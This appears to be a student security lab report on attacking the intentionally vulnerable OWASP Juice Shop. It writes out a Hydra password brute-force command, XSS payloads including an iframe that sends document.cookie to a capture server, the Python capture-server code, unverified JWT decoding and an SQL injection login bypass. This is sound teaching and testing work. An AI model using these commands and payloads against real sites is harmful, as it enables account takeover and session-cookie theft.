
Name: مادونا دنيال نبيل نصحي **ID:** 2305023

Name: تقي رباح احمد عبد المجيد **ID:** 2305091

In this report we learn how we find the vulnerabilities to solve it and make the website stronger, we try on OWASP Juice shop website "https://juice-shop.herokuapp.com/#/", and we find 6 vulnerabilities till now , we use a hydra tool to guess a password then we find it, and this are a first vulnerabilities "Improper Account Lockout Mechanism" , then we make a lot of tries to find another vulnerabilities ; and when we enter to website like admin then we have white box access because we have all Access in website.

dirb https://juice-shop.herokuapp.com /usr/share/wordlists/dirb/common.txt -v | grep admin


This command to find the admin path .



ping -c 1 juice-shop.herokuapp.com


To find IP of owasp juice shop website.

The IP: 54.73.53.134



hydra -l admin@juice-sh.op -P /usr/share/wordlists/rockyou.txt 54.73.53.134 http-post-form "/login:email=^USER^&password=^PASS^:Invalid username or password" -V -I

We use the Hydra command to brute force a password to guess a password.



We find the password: admin123


<img src="x" onerror="alert('I am hacked you')">

This code for the cross-side scripting “XSS”

And this type reflected XSS attack.

“The <img> tag is used to display an image. The src="x" is an invalid or non-existent source for the image. The onerror attribute is a JavaScript event handler that executes when the image fails to load. Here, the attacker injects malicious JavaScript code

(alert('I am hacked you')) into the onerror attribute. When the image fails to load, the JavaScript code runs.”



The step for stealing cookies

nano capture_server.py

And we write this code in capture_server.py :


```
from http.server import BaseHTTPRequestHandler, HTTPServer
import urllib.parse


class CaptureServer(BaseHTTPRequestHandler):
```

```
    def do_GET(self):
        query = urllib.parse.urlparse(self.path).query
        cookie = urllib.parse.parse_qs(query).get('cookie', [''])[0]

        if cookie:
            print(f"Stolen Cookie: {cookie}")
             # Send a response to the victim's browser
        self.send_response(200)
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(b'Received')
if name == 'main':
    server = HTTPServer(('0.0.0.0', 8000), CaptureServer)
    print('Listening on port 8000...')
    server.serve_forever()
```

“My capture_server.py script is a simple HTTP server designed to log and display stolen cookies from an XSS payload.”




python3 -m http.server 8000


This command creates a basic HTTP server to serve files from the directory where the command is executed. The server listens on port 8000 by default

<iframe src="javascript:document.location='http://127.0.0.0:8000?cookie=' + document.cookie"></iframe>

The code you provided is another Cross-Site Scripting (XSS) payload, but this time it uses an <iframe> tag to execute JavaScript code.

The browser sends an HTTP GET request to http://127.0.0.1:8000 with the cookies as part of the query string. If you are running a server on 127.0.0.1:8000 (e.g., using python3 -m http.server or your capture_server.py script), it will log or capture the cookies.





To stored the cookies


nano coco.py

import jwt


token = “ put my cookies here”

decoded_token = jwt.decode(token, options={"verify_signature": False})

print(decoded_token)



python3 coco.py



<<< SQL injection >>>


SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database.


It generally allows an attacker to view data that they are not normally able to retrieve


Example Bypass Authentication

// It's allowed me to login without the need for a password.

I use (admin ' or 1=1 -- ")


OWASP Juice Shop
https://juice-shop.herokuapp.com/#/login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account EN
Login
Email *
admin' or 1=1 -- "
Password *
123
Forget your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?


OWASP Juice Shop
https://juice-shop.herokuapp.com/#/search
Screenshot taken
Save login for juice-shop.herokuapp.com?
Username
admin' or 1=1 -- "
Password
Show password
Don't save
Save
Account
Your Basket
EN
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Click for more information
Banana Juice (1000ml)
1.99¤
Add to Basket
Sold Out
Best Juice Shop Salesman Artwork
5000¤
Add to Basket
Carrot Juice (1000ml)
2.99¤
Add to Basket
DSOMM and JUICE SHOP USER DAY
DSOMM & Juice Shop User Day Ticket
55.2¤
Add to Basket
Eggfruit Juice (500ml)
8.99¤
Add to Basket
Fruit Press
89.99¤
Add to Basket



The vulnerabilities

- **Security Misconfiguration**: admin path
- **SQL Injection**: Exploit flaws in the web application's database queries to retrieve sensitive information or manipulate data.
- **Cross site scripting (XSS):** Reflected XSS Execute a script via a crafted URL that reflects input without sanitization.
- **Broken Authentication:** Bypass login mechanisms via weak password validation or token manipulation.
- **Improper Account Lockout Mechanism “weak or guessable password”:** when I use hydra to guess a password.
- **Session Hijacking:** control of a user's session by stealing or predicting session tokens, typically happens when session management is not secure, such as in HTTP cookies.